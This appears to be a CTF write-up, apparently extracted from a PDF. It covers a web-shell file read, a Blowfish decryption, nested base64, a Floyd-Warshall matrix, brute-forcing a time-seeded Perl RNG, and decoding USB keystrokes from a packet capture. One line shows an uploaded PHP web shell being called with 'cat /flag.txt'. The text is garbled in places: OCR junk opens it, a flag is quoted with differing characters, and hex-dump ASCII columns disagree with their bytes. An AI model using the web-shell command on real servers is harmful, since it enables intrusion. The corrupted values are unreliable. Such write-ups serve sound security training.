Gp ↵ L ↵ ? ↵ i ↵ n ↵ t ↵ ? ↵ ? ↵ L ↵ 2 ↵ ? ↵ ? ↵ W ↵ A ↵ P ↵ ? ↵ D
贈 ↵ t ↵ u ↵ & wf ↵ V ↵ I ↵ f ↵ ! ↵ _ ↵ U ↵ ? ↵ ? ↵ f3 ↵ T ↵ ? ↵ U ↵ Θ:
STOUTCTF {wqVbael0XOLFlkQT2lgLHAkPnUFxtw1p}

URL

/upload/3214a2de76e797138193b18b365cb558/file.php?0=cat%20/flag.txt

Flag STOUTCTF {wqVbael0XOLFkQT2lgLHAkPrnUFxtw1p}



SCRIPTING

SCRIPTING

The Scripting category in a CTF competition involves writing code to solve problems or complete tasks. Participants are asked to create scripts that help process data, solve puzzles, or automate actions that lead to finding the flag. These challenges test the ability to use programming languages like Python or Bash to quickly solve problems by program it. It's all about using code to get the job done and decode to gain the exact plaintext.

**THIS BLOWS****Description:**

Looks like my code has some bugs. I was able to get it encoded but now I can't get back to the flag.

Encoded.txt

NDMxDcyZWNkYjQzNDM2YWVhNzNmNTgzZGE4NWExNTk4ZTJjYWQ5ZDk1NDUwOWQ3M2R1NjE4ZWM2ZjN1
YjlmNjUxNjgyZWF1Yjc4N2UyODhkMjE4ZGI4NTlhNGFkYWE1

i.txt:

MzBCQzRGQUE2OUNGRjEw

k.txt:

QTBGKRKFMTI=

Decode.py

```
#!/usr/bin/env python
import base64
from Crypto.Cipher import Blowfish
from Crypto.Random import get_random_bytes

a23 = 0
b78 = 0
c45 = 0

# To Do: fix the broken decode function
def decode(string):
    e = string
    k = a2
    i = b78

    c = Blowfish.new(k, Blowfish.MODE_CBC, i)
    #h = cipher.decrypt(ciphertext)

    #print(h)

# Parse files, possible issue
def parse():
    with open('k.txt', 'r') as f:
        k = f.read()

    a23 = b64(k) # a23 is a global variable which is decoded from b64

    with open('i.txt', 'r') as g:
        i = g.read()

    b78 = i

    with open('encoded.txt', 'r') as h:
        z = h.read()

    c45 = b64(z)

# Decodes b64 to raw
def b64(string):
    d1 = base64.b64encode(string)
    return d1

def main():
    #parse
    parse()
```



```
#decodes parsed data
decode(c45)
fishfossil()

#Runs the main function
if __name__ == "__main__":
    main()
```

Reading through this line below see the encoded uses Blowfish hence we can decode it by scripting or directly use cyberchef for convenience. The *i.txt* and *k.txt* must be convert from base64 first then put the Hex value on the details.

```
c = Blowfish.new(k, Blowfish.MODE_CBC, i)
```

Script

```
from Crypto.Cipher import Blowfish
from Crypto.Util.Padding import unpad
import binascii

key = b'\xA0\xFF\xDE\x12' #FROM BASE64 TO HEX TO BYTES
iv = b'\x30\xBC\x4F\xAA\x69\xCF\xF1\x00' #FROM BASE64 TO HEX TO BYTES
encoded_hex =
"431872ecdb43436aea73f583da85a1598e2cad9d954509d73de618ec6f3eb9f651682eaeb787e28
8d218db859a4adaa5" #FROM BASE64

encoded = binascii.unhexlify(encoded_hex)

cipher = Blowfish.new(key, Blowfish.MODE_CBC, iv)

cdec = cipher.decrypt(encoded)

try:
    flag = unpad(cdec, Blowfish.block_size).decode('utf-8')
except ValueError:
    flag = cdec

print(flag)
```

ALTERNATIVE WAY:

The screenshot shows the CyberChef interface with the "Blowfish Decrypt" recipe selected. The "Input" field contains a long hex string: 431872ecdb43436aea73f583da85a1598e2cad9d954509d73de618ec6f3eb9f651682eaeb787e288d218db859a4adaa5. The "Output" field shows the decrypted flag: STOUTCTF{afamzcEX6vbHeQNPLYWSKFUBCQzr5B6f}. To the right, there is a "File details" panel showing the file name is SubstituteTeacher (1), size is 4,882,234 bytes, type is unknown, and it is fully loaded.

Flag	STOUTCTF{afamzcEX6vbHeQNPLYWSKFUBCQzr5B6f}
------	--



WHO SAID 30 TIMES?

Description:

What strange encoding. Can you decipher it to get the flag?

```
000000000 56 6d 30 77 64 32 51 79 55 58 6c 56 57 47 78 57 |Vm0wd2QyUX1VWGxW|
000000010 56 30 64 34 56 31 59 77 5a 44 52 57 4d 56 6c 33 |V0d4V1YwZDRWMV13|
000000020 57 6b 52 53 56 30 31 57 62 44 4e 58 61 31 4a 54 |WkRSV01WbDNXa1JT|
000000030 56 6a 41 78 56 32 4a 45 54 6c 68 68 4d 55 70 55 |VjAxV2JET1hhMuP0|
000000040 56 6d 70 42 65 46 59 79 53 6b 56 55 62 47 68 6f |VmpBeFYySkVUbGho|
000000050 54 56 56 77 56 56 5a 74 63 45 4a 6c 52 6c 6c 35 |TVVwVWZtcEJ1R115|
000000060 55 32 74 57 56 57 4a 48 61 47 39 55 56 6c 5a 33 |U2tIWWJHaG9UV1Z3|
000000070 56 6c 5a 61 64 47 4e 46 53 6d 78 53 62 47 77 31 |V1ZadGNFSmxSbGw1|
000000080 56 54 4a 30 56 31 5a 58 53 6b 68 68 52 7a 6c 56 |VTJ0V1ZXSkhhRz1V|
000000090 56 6d 78 61 4d 31 5a 73 57 6d 46 6b 52 30 35 47 |VmxaM1ZsWmFkR05G|
0000000a0 55 32 31 34 55 32 4a 48 64 7a 46 57 56 45 6f 77 |U214U2JHdzFWVEow|
0000000b0 56 6a 46 61 57 46 4e 72 61 47 68 53 65 6d 78 57 |VjFaWFNraGhSemxW|
0000000c0 56 6d 31 34 59 55 30 78 57 6e 4e 58 62 55 5a 72 |Vm14YU0xWnNXbUZr|
0000000d0 55 6a 41 31 52 31 55 79 4d 54 52 56 4d 6b 70 49 |UjA1R1UyMTRVMkIpI|
0000000e0 5a 48 70 47 56 31 5a 46 62 33 64 57 61 6b 5a 68 |ZHGV1ZFb3dWakZh|
0000000f0 56 30 5a 4f 63 6d 46 48 61 46 4e 6c 62 58 68 58 |V0Z0cmFhaFNl1bXhX|
00000100 56 6d 30 78 4e 46 6c 56 4d 48 68 58 62 6b 35 59 |Vm0xF1VMHhXbk5Y|
00000110 59 6c 56 61 63 6c 56 71 51 54 46 53 4d 56 56 35 |Y1Vac1VqQTFSMV5|
00000120 54 56 52 53 56 6b 31 72 63 45 6c 61 53 48 42 48 |TVRSV1rcE1aSHBH|
00000130 56 6a 46 61 52 6d 49 7a 5a 46 64 68 61 31 70 6f |VjFaRmIzZFdha1po|
00000140 56 6a 42 61 54 32 4e 74 52 6b 68 68 52 6b 35 73 |VjBaT2NtRkhhRk5s|
00000150 59 6c 68 6f 57 46 5a 74 4d 48 68 4f 52 6d 78 57 |Y1hoWFZtMHhORmxW|
00000160 54 55 68 6f 57 47 4a 72 4e 56 6c 5a 62 46 5a 68 |TUhoWGJrNV1ZbFZh|
00000170 59 32 78 57 63 56 46 55 52 6c 4e 4e 56 6c 59 31 |Y2xWcVFUR1NNV1Y1|
00000180 56 46 5a 53 55 31 5a 72 4d 58 4a 6a 52 57 78 68 |VFZSU1ZrMX0jRWxh|
00000190 55 30 68 43 53 46 5a 71 52 6d 46 53 62 55 6c 36 |U0hCSFZqRmFsbU16|
000001a0 57 6b 5a 6b 61 47 45 78 63 47 39 57 61 6b 4a 68 |WkZkaGEexcG9WakJh|
000001b0 56 44 4a 4f 64 46 4a 72 61 47 68 53 61 7a 56 7a |VDJ0dFJraGhSazVz|
000001c0 57 57 78 6f 62 31 64 47 57 6e 52 4e 53 47 68 50 |Wwxob1dGwnRNsghp|
000001d0 55 6d 31 34 56 31 52 56 61 47 39 58 52 30 70 79 |Um14V1RVaG9XR0py|
000001e0 54 6c 5a 73 57 6d 4a 47 57 6d 68 5a 4d 6e 68 58 |T1ZsWmJGwmhzMnhX|
000001f0 59 31 5a 47 56 56 4a 73 54 6b 35 57 62 46 6b 78 |Y1ZGV1lsTkSwbEky|
```

Then decode base64 many times until get the flag using `base64 -d`.

Flag : STOUTCTF{difROP4vBwibcnEEixBHyUta8iZd5Fm}



COST OF GAS

Description:

The cost of gas is insane! Can you believe node traversal is so expensive? I wish I had some sort of map or matrix describing the cheapest cost to any node from any node...

```

NodeA -> NodeC 32324
NodeB -> NodeA 26786
NodeC -> NodeB 77458 NodeC -> NodeD 19905 NodeC -> NodeG 19455
NodeD -> NodeA 64678 NodeD -> NodeE 57878
NodeE -> NodeF 29999 NodeE -> NodeA 82356
NodeF -> NodeC 77777 NodeF -> NodeA 33333 NodeF -> NodeD 88888 NodeF -> NodeG
88888
NodeG -> NodeA 1
Example submission: A -> B 1 B -> A 1
Resulting matrix: A B A 0 1 B 1 0
THIS IS WHAT YOUR FLAG SHOULD LOOK LIKE: STOUTCTF{0110}
• No spaces
• One line
• No letters

```

Given a list of node-to-node travel costs and asked to create a matrix that shows the cheapest cost between each pair of nodes. The goal is to process the provided distances and find the minimum cost for each pair. For example, if traveling from NodeA to NodeB costs 1 and from NodeB to NodeA costs 1, the matrix will show these values. Creating a script must be done to calculate the shortest travel costs between nodes using the [Floyd-Warshall](#) algorithm. First, it initializes a distance matrix with "infinity" to represent unconnected paths, then sets the diagonal to 0, as the cost to travel from a node to itself is zero. Then populates the matrix with the provided edge costs between nodes. After that, the algorithm iterates through each pair of nodes, updating the distance matrix to reflect the shortest paths by considering each intermediate node. Finally, converts the matrix into a continuous string of integers representing the minimum costs between all nodes and prints the result.

Script

```

import numpy as np

edges = {
    'A': {'C': 32324},
    'B': {'A': 26786},
    'C': {'B': 77458, 'D': 19905, 'G': 19455},
    'D': {'A': 64678, 'E': 57878},
    'E': {'A': 82356, 'F': 29999},
    'F': {'C': 77777, 'A': 33333, 'D': 88888, 'G': 88888},
    'G': {'A': 1}
}

nodes = list(edges.keys())

n = len(nodes)
distance_matrix = np.full((n, n), float('inf')) # Start with "infinity"

for i in range(n):
    distance_matrix[i][i] = 0

for src in edges:
    for dest in edges[src]:

```



```

        distance_matrix[nodes.index(src)][nodes.index(dest)] = edges[src][dest]

for k in range(n):
    for i in range(n):
        for j in range(n):
            if      distance_matrix[i][j]      >      distance_matrix[i][k]      +
distance_matrix[k][j]:
                distance_matrix[i][j]      =      distance_matrix[i][k]      +
distance_matrix[k][j]

output = ""
for i in range(n):
    for j in range(n):
        output += str(int(distance_matrix[i][j]))

result = f"STOUTCTF{{{output}}}"
print(result)

```

```

[osiris@ALICE] - [~/Downloads/CTF/STOUTCTF/Cost_of_gas]
$ python try12.py
STOUTCTF{010978232324522291101071401065177926786059110790151368931668927856519456774580199057778310778219455646781744609
700205787887877116457633321731149565611556102999911511133331431156565785562143440085112110978332325522301101081401070}

```

Flag	STOUTCTF{010978232324522291101071401065177926786059110790151368931668 927856519456774580199057778310778219455646781744609700205787887877116 45763332173114956561155610299991151113333143115656578556214344008511 2110978332325522301101081401070}
------	---

**STRAWBERRY PERL FOREVER****Description:**

"When I'm in Windows, I use strawberry Perl" -- Larry Wall

Hash.txt

Generated at 21:55-22:00 CST on 12/17/24

SHA2 - 256 64 rounds

00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da

customFlagGen.pl

```
#!/usr/bin/perl
use strict;
use warnings;

# Welcome message
print "Generating a super random CTF flag";

# Get the current time as a seed
my $seed = time;

# Seed the random number generator
srand($seed);

# Define a function to generate a super dupper advanced and secure random string
sub random_string {
    my ($length) = @_;
    my @chars = ('a'..'z', 'A'..'Z', '0'..'9');
    my $random_string = '';

    for (1..$length) {
        $random_string .= $chars[int(rand(@chars))];
    }

    return $random_string;
}

# Generate the flag
my $flag = "STOUTCTF{" . random_string(16) . "}";

# Print the generated flag
print "Generated Flag: $flag\n";
```

└ \$ cat hash.txt

Generated at 21:55-22:00 CST on 12/17/24

SHA2 - 256 64 rounds

00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da

**Given:**

- Start Time: 21:55 CST on 12/17/24
- End Time: 22:00 CST on 12/17/24

Correct Conversion (CST -> UTC):

1. 21:55 CST → 1734515700 (UNIX time)
2. 22:00 CST → 1734516000 (UNIX time)

Script (Perl)

```
#!/usr/bin/perl
use strict;
use warnings;
use Digest::SHA qw(sha256_hex);

my $target_hash =
"00ac7414402727fdf04c16b5dd7eb54533f459ff1943905e3e3143388e9460da";

my $start_time = 1734515700; # 21:55 CST
my $end_time = 1734516000; # 22:00 CST

sub random_string {
    my ($seed, $length) = @_;
    srand($seed);
    my @chars = ('a'..'z', 'A'..'Z', '0'..'9');
    my $random_string = '';
    for (1..$length) {
        $random_string .= $chars[int(rand(@chars))];
    }
    return $random_string;
}

for my $seed ($start_time..$end_time) {
    my $random_str = random_string($seed, 16);
    my $flag = "STOUTCTF{" . $random_str . "}";

    my $hash = $flag;
    for (0..65) {
        $hash = sha256_hex($hash);
        if ($hash eq $target_hash) {
            print "$flag\n";
            last;
        }
    }
}
```

Flag	STOUTCTF{aRWkZtmhfufE0J1B}
------	----------------------------




KEYBOARD HACKERS

Description:


My hacker friend gave me this file saying that he hacked my keyboard. I have no idea what he means. Can you make sense of this file?

This packet capture (PCAP) shows the communication between a **USB Human Interface Device (HID)** and the host system. The captured data includes the exchange of HID reports, which are the primary method for transmitting input data such as keystrokes or mouse movements between the device and the computer. Example the image shown below.



```


Frame 19: 35 bytes on wire (280 bits), 35 bytes captured (280 bits) on interface \\.\USBPcap1, id 0
  USB URB
    [Source: 1.1.1]
    [Destination: host]
    USBPcap pseudoheader length: 27
    IRP ID: 0xfffffe70f4f33d9a0
    IRP USBD_STATUS: USBD_STATUS_SUCCESS (0x00000000)
    URB Function: URB_FUNCTION_BULK_OR_INTERRUPT_TRANSFER (0x0009)
    IRP information: 0x01, Direction: PDO -> FDO
    URB bus id: 1
    Device address: 1
    Endpoint: 0x81, Direction: IN
    URB transfer type: URB_INTERRUPT (0x01)
    Packet Data Length: 8
    [T=0x0000000000000000]
    HID Data: 00000b000000000000
  
```



No.	Time	Source	Destination
43	2024-12-20 19:35:10.648183	1.1.1	host
45	2024-12-20 19:35:10.728178	1.1.1	host
47	2024-12-20 19:35:10.992176	1.1.1	host
49	2024-12-20 19:35:11.080185	1.1.1	host
51	2024-12-20 19:35:11.160175	1.1.1	host
53	2024-12-20 19:35:11.240174	1.1.1	host
55	2024-12-20 19:35:11.344175	1.1.1	host
57	2024-12-20 19:35:11.420169	1.1.1	host




HID devices communicate by sending packets that contain data in specific report formats. These packets are transmitted using periodic transfer types and are typically acknowledged by the host system. Hence we can put it in column to see the HID Data



Now we can see the HID Data on the column.

	Time	Source	Destination	Protocol	Length	HID Data	Info
19	2024-12-20 19:35:07.672186	1.1.1	host	USB	35	00000b000000000000	URB_INTERRUPT in
21	2024-12-20 19:35:07.776186	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
23	2024-12-20 19:35:08.024185	1.1.1	host	USB	35	000000800000000000	URB_INTERRUPT in
25	2024-12-20 19:35:08.128185	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
27	2024-12-20 19:35:08.384177	1.1.1	host	USB	35	00000f000000000000	URB_INTERRUPT in
29	2024-12-20 19:35:08.472183	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
31	2024-12-20 19:35:08.528194	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
33	2024-12-20 19:35:08.616183	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
35	2024-12-20 19:35:08.712173	1.1.1	host	USB	35	000001200000000000	URB_INTERRUPT in
37	2024-12-20 19:35:08.808337	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
39	2024-12-20 19:35:09.800177	1.1.1	host	USB	35	000002c00000000000	URB_INTERRUPT in
41	2024-12-20 19:35:09.896175	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
43	2024-12-20 19:35:10.648183	1.1.1	host	USB	35	000000b00000000000	URB_INTERRUPT in
45	2024-12-20 19:35:10.728178	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
47	2024-12-20 19:35:10.992176	1.1.1	host	USB	35	000001200000000000	URB_INTERRUPT in
49	2024-12-20 19:35:11.080185	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
51	2024-12-20 19:35:11.160175	1.1.1	host	USB	35	000001300000000000	URB_INTERRUPT in
53	2024-12-20 19:35:11.240174	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
55	2024-12-20 19:35:11.344175	1.1.1	host	USB	35	000000800000000000	URB_INTERRUPT in
57	2024-12-20 19:35:11.432168	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
59	2024-12-20 19:35:11.472171	1.1.1	host	USB	35	000002c00000000000	URB_INTERRUPT in
61	2024-12-20 19:35:11.552170	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
63	2024-12-20 19:35:11.728173	1.1.1	host	USB	35	000001c00000000000	URB_INTERRUPT in
65	2024-12-20 19:35:11.816171	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
67	2024-12-20 19:35:12.048172	1.1.1	host	USB	35	000001200000000000	URB_INTERRUPT in
69	2024-12-20 19:35:12.152168	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
71	2024-12-20 19:35:12.280168	1.1.1	host	USB	35	000001800000000000	URB_INTERRUPT in
73	2024-12-20 19:35:12.384180	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
75	2024-12-20 19:35:12.504171	1.1.1	host	USB	35	000002c00000000000	URB_INTERRUPT in
77	2024-12-20 19:35:12.584173	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
79	2024-12-20 19:35:12.752169	1.1.1	host	USB	35	000000600000000000	URB_INTERRUPT in
81	2024-12-20 19:35:12.896167	1.1.1	host	USB	35	000000000000000000	URB_INTERRUPT in
83	2024-12-20 19:35:13.192167	1.1.1	host	USB	35	000004000000000000	URB_INTERRUPT in

Save as CSV



Name to anything you like example ‘key’



E	F	G	H	I
ocol	Length	HID Data	Info	
	35	00000b000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	000008000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	00000f000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	00000f000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	000012000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	00002c000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	00000b000000000000	URB_INTERRUPT in	
	35	000000000000000000	URB_INTERRUPT in	
	35	000012000000000000	URB_INTERRUPT in	

Copy the HID Data only and save it in .txt

For the script. I'm using the script getting from this: [Decoding Mixed Case USB Keystrokes from PCAP](#)

```
└─(osiris㉿ALICE)─[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
  └─$ cat hidcap.txt | head
00000b0000000000
0000000000000000
0000080000000000
0000000000000000
00000f0000000000
0000000000000000
00000f0000000000
0000000000000000
0000120000000000
0000000000000000

└─(osiris㉿ALICE)─[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
  └─$ python solver.py hidcap.txt
hello hope you can get this flag:) stoutctf{by3yfb1tp3vs1ecx6ery}good luck
└─(osiris㉿ALICE)─[~/Downloads/CTF/STOUTCTF/Hacker_Keyboard]
  └─$ |
```

Flag	STOUTCTF{BY3YFB1TP3VS1ECX6ERY}
------	--------------------------------



WEB

WEB

